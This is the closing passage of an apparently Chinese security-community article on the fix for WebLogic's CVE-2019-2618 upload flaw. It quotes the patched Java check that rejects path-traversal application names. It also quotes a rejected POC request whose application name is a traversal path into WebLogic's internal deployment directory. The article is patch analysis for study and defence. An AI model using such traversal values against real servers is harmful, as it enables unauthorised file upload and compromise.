
```
    }
    ......
    ......
}
```

修复的关键代码如下：

```
String applicationId = mimeDecode(req.getHeader("wl_upload_application_name"));
String requestType = mimeDecode(req.getHeader("wl_request_type"));
if ((applicationId != null) && ((applicationId.contains("../")) || (applicationId.contains("/..")) || (applicationId.contains(
{
  Loggable l = DeploymentServiceLogger.logRequestWithInvalidAppNameLoggable(requestType, applicationId);
  logAndSendError(res, 403, l);
  return;
}
```

很明了也很粗暴，对“wl_upload_application_name”做了严格的限制：如果wl_upload_application_name参数不为空、或包含“../”、"/.."等符号，就返回错误。

在打了19年4月的补丁以后，发送该POC，漏洞已无法利用，提示application name是无效的：“Deployment service servlet recevied a request of type‘app_upload’ with an invalid application name:‘/../tmp/_WL_internal/bea_wls_internal/9j4dqk/war’”



0x05 参考链接

1. Weblogic Upload Vuln(Need username password)-CVE-2019-2618

点击收藏 | 2 关注 | 1

上一篇：某电影cms审计处体验 下一篇：【实战1】记一次提至Adminis...

1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板